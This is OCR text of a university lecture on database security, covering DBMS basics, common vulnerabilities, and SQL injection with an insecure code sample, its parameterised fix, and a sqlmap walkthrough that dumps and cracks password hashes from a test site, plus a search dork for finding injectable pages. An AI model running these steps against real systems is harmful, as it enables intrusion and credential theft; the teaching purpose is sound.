
Cyber Security

Database Security

Chris G. Willcocks
Durham University

An overview of databases

- Database:
  - An organised collection of data.
- Relational database:
  - Collection of schemas, tables, queries, reports, views, and other elements.
- DBMS:
  - MySQL, PostgreSQL, MongoDB, Oracle, ...
- Database Administrator:
  - Defines the rules that organize the data and controls access.
- NoSQL:
  - Sometimes “non-relational”, or “not only SQL”.



CUSTID	CUST_NAME	CUST_EMAIL	ADDRESS	POSTCODE	COUNTRYCODE	PHONENUMBER	REGDATE
1	Lars Leicher	B.Victorica@emailplanet.co.uk	Annerweg 0622	5170 QG	NL	0474-829561	3/28/2012 10:50:49 PM
2	Siegfried Klein Egelink	B.Olds@go.com	Kolkweg 0203	8045 LO	NL	0852-286846	8/15/2011 9:23:29 PM
3	Rokus Labije de	E.Tabliega@mail.excite.cz	Brouwerswijk 0820	9658 UW	NL	0278-674673	11/23/2011 9:42:48 PM
4	Dymfna Deelen	F.Horan@netscape.ch	Stroetendijk 0022	8610 LG	NL	0599-403138	11/30/2012 3:28:36 PM
5	Magdalena Westgeest	W.Luijk van@uolmail.org	Lage Vlakteweg 0890	6928 WP	NL	0684-764440	2/1/2013 11:38:39 AM
6	Marit Zandt van der	V.Serra@loja.co.jp	Wilmsbrugweg 0696	8883 XT	NL	0764-675624	5/28/2011 6:02:32 PM
7	Lodewijk Kooistra	H.Bakken@yupi.net	Vorenkampsweg 0977	2751 FI	NL	0341-273177	4/4/2011 1:29:38 PM
8	Nabil Grüter	E.Moe@mailhost.com	Boerswegje, Jan 0488	0087 FJ	NL	0771-471483	8/5/2011 12:42:40 AM
9	Har Wieling	L.Palomar@nexmail.co.za	Scholtensteeg 0022	8348 SY	NL	0562-614808	5/12/2011 7:11:45 PM
10	Ovidius Velde van de	Q.Valbaler@yahoo.br	Maaikeduinweg 0675	9828 LW	NL	0726-422183	8/31/2012 5:05:38 PM
11	Afke Tingen	E.Blancas@brasilia.se	Wissenweg 0543	8697 VD	NL	0230-383177	2/17/2012 12:52:39 AM
12	Tabita Goosen	R.Castañon@uol.info	Bieslook / Noord.schut 0007	8363 NH	NL	0231-688709	3/29/2012 10:41:19 AM
13	Klaasje Asten van	J.Fabian@terramail.com.br	Tipslagweg 0522	0887 KZ	NL	0684-322914	12/4/2012 7:55:30 AM
14	Amelis Poorthuis	A.Gurney@bimamail.info	Burgemeester de Kockstraat 0342	5399 BD	NL	0729-521431	3/28/2011 5:24:45 PM
15	Jeannette Lowensteyn	J.Teijon@tropicmail.tk	Korte Kerkweg 0655	2477 HY	NL	0617-666686	2/25/2013 4:30:14 PM
16	José Giesbergen	D.Riehl@sina.br	Koppeling, De 0129	9536 BJ	NL	0477-666782	3/7/2012 11:52:50 AM
17	Carin Pol van de	M.Hulst van der@popgate.gr	De Vang 0179	3520 XI	NL	0230-774582	5/7/2011 2:13:53 AM
18	Steffi Munsters	V.Bentum@yahoo.tk	Kleine Veerweg 0571	1876 NP	NL	0562-863691	3/20/2012 4:33:35 AM

Database Management System

- DBMS roles:
  - Concurrency
  - Security
  - Data Integrity
  - Administration procedures
    - Change management
    - Performance monitoring/tuning
    - Backup & Recovery
  - Automated rollbacks, restarts and recovery
  - Logging/auditing of activity

DBMS consists of:

1. The data
2. The engine
   - Allows data to be:
     i. Locked
     ii. Accessed
     iii. Modified
3. The schema
   - Defines the database's logical structure

Popular DBMS

- Top databases (Feb 2024)
- Still dominated by relational DBMS
- But it's not all about SQL injection any more…

417 systems in ranking, February 2024


Rank			DBMS	Database Model	Score		
Feb 2024	Jan 2024	Feb 2023			Feb 2024	Jan 2024	Feb 2023
1.	1.	1.	Oracle	Relational, Multi-model	1241.45	-6.05	-6.08
2.	2.	2.	MySQL	Relational, Multi-model	1106.67	-16.79	-88.78
3.	3.	3.	Microsoft SQL Server	Relational, Multi-model	853.57	-23.03	-75.52
4.	4.	4.	PostgreSQL	Relational, Multi-model	629.41	-19.55	+12.90
5.	5.	5.	MongoDB	Document, Multi-model	420.36	+2.88	-32.41
6.	6.	6.	Redis	Key-value, Multi-model	160.71	+1.33	-13.12
7.	7.	↑ 8.	Elasticsearch	Search engine, Multi-model	135.74	-0.33	-2.86
8.	8.	↓ 7.	IBM Db2	Relational, Multi-model	132.23	-0.18	-10.74
9.	9.	↑ 12.	Snowflake	Relational	127.45	+1.53	+11.80
10.	↑ 11.	↓ 9.	SQLite	Relational	117.28	+2.08	-15.38

NoSQL

NoSQL

NoSQL

Database application types



← GCP Guidelines

If You Need	Consider Using	Product Type
A managed relational database in the cloud that you can launch in minutes with a just a few clicks.	Amazon RDS	Relational Database
A fully managed MySQL and PostgreSQL-compatible relational database with 5X performance and enterprise level features.	Amazon Aurora	Relational Database
A managed NoSQL database that offers extremely fast performance, seamless scalability and reliability	Amazon DynamoDB	NoSQL Database
A fast, fully managed, petabyte-scale data warehouse at less than a tenth the cost of traditional solutions.	Amazon Redshift	Data Warehouse
To deploy, operate, and scale in-memory cache based on memcached or Redis in the cloud.	Amazon ElastiCache	In-Memory Cache
Help migrating your databases to AWS easily and inexpensively with minimal downtime.	AWS Database Migration Service	Database Migration
To build flexible cloud-native directories for organizing hierarchies of data along multiple dimensions.	Amazon Cloud Directory	Directory

AWS Guidelines

PostgreSQL MySQL mongoDB cassandra

Relational / SQL databases

Table: Users

ID	Name	Email	City	Lat_N	Bitcoins
1001	Jess	jess@dur.ac.uk	Exeter	40	10
1002	Chris	chris@dur.ac.uk	Durham	33	7
1003	Greg	greg@dur.ac.uk	Toulouse	47	0.001
1004	Anna	anna@dur.ac.uk	Durham	21	0.2

```
SELECT Name FROM Users WHERE City = Durham;
SELECT * FROM Users WHERE Lat_N > 39.7;
SELECT ID, Name, City FROM Users ORDER BY Lat_N;
UPDATE Users SET Bitcoins = Bitcoins + 0.001;
```

```
GRANT SELECT ON ANY TABLE TO Chris
```

NoSQL databases

```
>>> from pymongo import MongoClient
>>> uri = "mongodb://user:password@example.com/the_database?authMechanism=SCRAM-SHA-1"
>>> client = MongoClient(uri)
>>> db = client['test-database']
>>> collection = db['test-collection']
>>> import datetime
>>> post = {"author": "John",
...         "text": "My first blog post!",
...         "tags": ["python", "pymongo", "monty"],
...         "date": datetime.datetime.utcnow()}
```

Created lazily - none of the commands have actually performed any operations on the server until the first document is inserted into them:


```
>>> posts = db.posts
>>> post_id = posts.insert_one(post).inserted_id
>>> post_id
ObjectId('...')
```

Type	Examples of this type
Key-Value Cache	Coherence, eXtreme Scale, Hazelcast, Infinispan, JBoss Cache, Memcached, Repcached, Velocity
Key-Value Store	ArangoDB, Flare, Keyspace, RAMCloud, SchemaFree, Hyperdex, Aerospike, quasardb
Key-Value Store (Eventually-Consistent)	DovetailDB, Oracle NoSQL Database, Dynamo, Riak, Dynomite, Voldemort, SubRecord
Key-Value Store (Ordered)	Actord, FoundationDB, InfinityDB, Lightcloud, LMDB, Luxio, MemcacheDB, NMDB, TokyoTyrant
Data-Structures Server	Redis
Tuple Store	Apache River, Coord, GigaSpaces
Object Database	DB4O, Objectivity/DB, Perst, Shoal, ZopeDB
Document Store	ArangoDB, Clusterpoint, Couchbase, CouchDB, DocumentDB, IBM Domino, MarkLogic, MongoDB, Qizx, RethinkDB, XML-databases
Wide Column Store	Amazon DynamoDB, BigTable, Cassandra, Druid, HBase, Hypertable, KAI, KDI, OpenNeptune, Qbase


Database security overview

- Vulnerabilities not necessarily proportional to popularity

5 year vulnerability trend




Industry-wide database vulnerabilities



Source: Qualys, Inc.

Database security overview

1. Primary concepts
   - **Authentication** - who are you?
   - **Authorization** - what are you allowed to do?
   - **Encryption** - protecting the data
   - **Auditing** - what did you do?




Source: Oracle

2. Other important concepts
   - Redaction - disguise sensitive data on returned results (oops!)
   - Masking - creating similar but inauthentic version of the data for training/testing
   - Firewall - threat patterns, approved whitelisted commands, blacklist (harmful) commands, monitor for data leakage, evaluate IP address/time/location
   - Integrity - data should be accurate and tolerant to physical problems (hardware failure, power failures)


Database security background

- Vast majority of records breached are from database leaks
  - Not surprising that hackers are going after databases
    - They contain transactional information, financial details, emails, …
- Relatively small portion of security budget is spent on data center security. Even in the modern day lots of “new” tutorials are bad.



Database vulnerability popularity

1. Excessive and Unused Privileges
2. Privilege Abuse
3. SQL injection
4. Malware
5. Weak audit trail
6. Storage media exposure
7. Exploitation of vulnerabilities and misconfigured databases
8. Unmanaged sensitive data
9. DoS
10. Limited security expertise and education




		Breaches								
		Accommodation (72)	Education (61)	Finance (52)	Healthcare (62)	Information (51)	Manufacturing (31-33)	Professional (54)	Public (92)	Retail (44-45)
Action	Malware	46	16	33	7	33	26	29	153	70
	Hacking	42	42	95	78	75	58	100	205	102
	Misuse	1	9	45	85	7	14	10	40	14
	Social	14	38	69	78	32	42	69	173	10
	Error	2	37	36	110	67	13	31	66	14
	Physical	2	1	18	17	2	2	3	9	6
Asset	User Dev	33	32	38	29	19	26	29	165	16
	Server	55	60	117	165	133	64	111	131	118
	Person	14	40	70	80	32	44	73	173	10
	Network		1	1		1	1	2	1	1
	Media	1	6	13	79	2	2	14	31	7
	Kiosk/Term			17	1	1				4

Rankings & Source: Verizon.

#1 Excessive and unused privileges

- Privilege control mechanisms for job roles have often not been well defined or maintained.
- People join the company, leave the company, change roles, their privileges often grow and aren't scaled back to be inline with their job requirements.
- Probably the greatest chance of impact in organisations.



#2 Privilege abuse

- People who have legitimate use of data, but choose to abuse it.
  - e.g. people doing things to the neighbors or friends
- Employees often feel entitled to take data with them
  - They feel they were a part of creating this data, therefore they will take it with them.
  - Lots of high-profile cases
    - Celebrities
    - Political figures




Image Source: Imperva
Content: Verizon

#3 SQL injection

- Inserting or injecting unauthorised malicious database statements somewhere in the application or database that gets executed by the database itself.
  - Making critical data available to be viewed, copied or changed.
- Typing structured query language commands to the database
- In many times the database opens up and spits out its contents
- “... one SQL injection attack can bring in big bucks. It’s a no-brainer that you should make this problem a top priority”

#3 SQL injection & prepared statements


- Prepared statements are a good defense against SQL injection.
- Original, insecure code:

```
email = request.getParameter("email")
password = request.getParameter("password")

sql = "SELECT * FROM users WHERE (email ='" + email +"' AND password ='" + password + "')"
      "SELECT * FROM users WHERE (email ='chris@dur.ac.uk' AND password='' OR 1=1 -- )"

result = statement.executeQuery(sql)
```

example exploit



Prepared statements (parameterised queries)

- Becomes:

```
email = request.getParameter("email")
password = request.getParameter("password")

# sql = "select * from users where (email ='" + email +"' and password ='" + password + "')";
  sql = "select * from users where email = ? and password = ? ";

result = statement.executeQuery(sql, [email, password])
```

parameterizes the SQL statement with the email and password data (doesn't mix code and data)

Hacking with sqlmap

- Full support for **MySQL**, **Oracle**, **PostgreSQL**, **Microsoft SQL Server**, **Microsoft Access**, **IBM DB2, SQLite**, **Firebird**, **Sybase**, **SAP MaxDB**, **HSQLDB** and **Informix** database management systems.

inurl:".php?id="

Try to get lots of databases

sqlmap -u http://site.php?id=173 --dbs

Get list of tables

sqlmap -u http://site.php?id=173 -D <database> --tables

Get list of columns

sqlmap -u http://site.php?id=173 -D <database> -T <table> --columns

sqlmap -u http://site.php?id=173 -D <database> -T <table> -C users,passwords,emails, ... --dump

Dump the data (can select multiple columns)

Hacking with sqlmap

1. Input url (-u)
2. Get databases --dbs

Databases

```
chris@chris-lab ~ master • sqlmap -u http://www.webscantest.com/datastore/search_get_by_id.php\?id\=4 --dbs

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.1.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 19:35:02

[19:35:02] [INFO] resuming back-end DBMS 'mysql'
[19:35:02] [INFO] testing connection to the target URL
[19:35:02] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=4 AND 2126=2126

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=4 AND (SELECT 8477 FROM(SELECT COUNT(*),CONCAT(0x71786a7a71,(SELECT (ELT(8477=8477,1))),0x71766b6b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=4 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=4 UNION ALL SELECT NULL,CONCAT(0x71786a7a71,0x54796e6c61505248554b594e424648634e52634e4f53666444636b566774596c636a556344477859,0x71766b6b71),NULL,NULL-- TXuS
---
[19:35:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0
[19:35:02] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] webscantest

[19:35:02] [INFO] fetched data logged to text files under '/home/chris/.sqlmap/output/www.webscantest.com'
```

Hacking with sqlmap

```
---
[19:38:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0
[19:38:32] [INFO] fetching database names
[19:38:32] [INFO] fetching tables for databases: 'information_schema,
bscantest'
Database: webscantest
[4 tables]
+--------------------------------------+
| accounts                             |
| inventory                            |
| orders                               |
| products                             |
+--------------------------------------+

Database: information_schema
[40 tables]
+--------------------------------------+
| CHARACTER_SETS                       |
| COLLATIONS                           |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                              |
| COLUMN_PRIVILEGES                    |
| INNODB_TRX                           |
| KEY_COLUMN_USAGE                     |
| PARAMETERS                           |
| PARTITIONS                           |
| PLUGINS                              |
| PROCESSLIST                          |
| PROFILING                            |
| REFERENTIAL_CONSTRAINTS              |
| ROUTINES                             |
```

3. Get tables and columns (--tables, --columns)

```
[19:43:08] [INFO] fetching current database
[19:43:08] [INFO] fetching columns for table 'accounts' in database
webscantest'
Database: webscantest
Table: accounts
[5 columns]
+--------+-------------+
| Column | Type        |
+--------+-------------+
| fname  | varchar(50) |
| id     | int(50)     |
| lname  | varchar(100) |
| passwd | varchar(100) |
| uname  | varchar(50) |
+--------+-------------+

[19:43:08] [INFO] fetched data logged to text files under '/home/chr
s/.sqlmap/output/www.webscantest.com'

[*] shutting down at 19:43:08

 chris@chris-lab  ~  master ●
```

Hacking with sqlmap

4. Dump the data (--dump)

5. Crack password hashes


```
[19:50:29] [INFO] recognized possible password hashes in column 'passwd'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N
] y
[19:50:39] [INFO] writing hashes to a temporary file '/tmp/sqlmapPmTZUE9233/sqlmaphashes-4Uinqc.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[19:50:40] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/opt/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[19:50:42] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[19:50:45] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[19:50:45] [INFO] starting 8 processes
[19:50:46] [INFO] cracked password 'admin' for hash '21232f297a57a5a743894a0e4a801fc3'
[19:50:50] [INFO] cracked password 'testpass' for hash '179ad45c6ce2cb97cf1029e212046e81'
Database: webscantest
Table: accounts
[2 entries]
+----------+----------------------------------------------+-------+-------+
| uname    | passwd                                       | fname | lname |
+----------+----------------------------------------------+-------+-------+
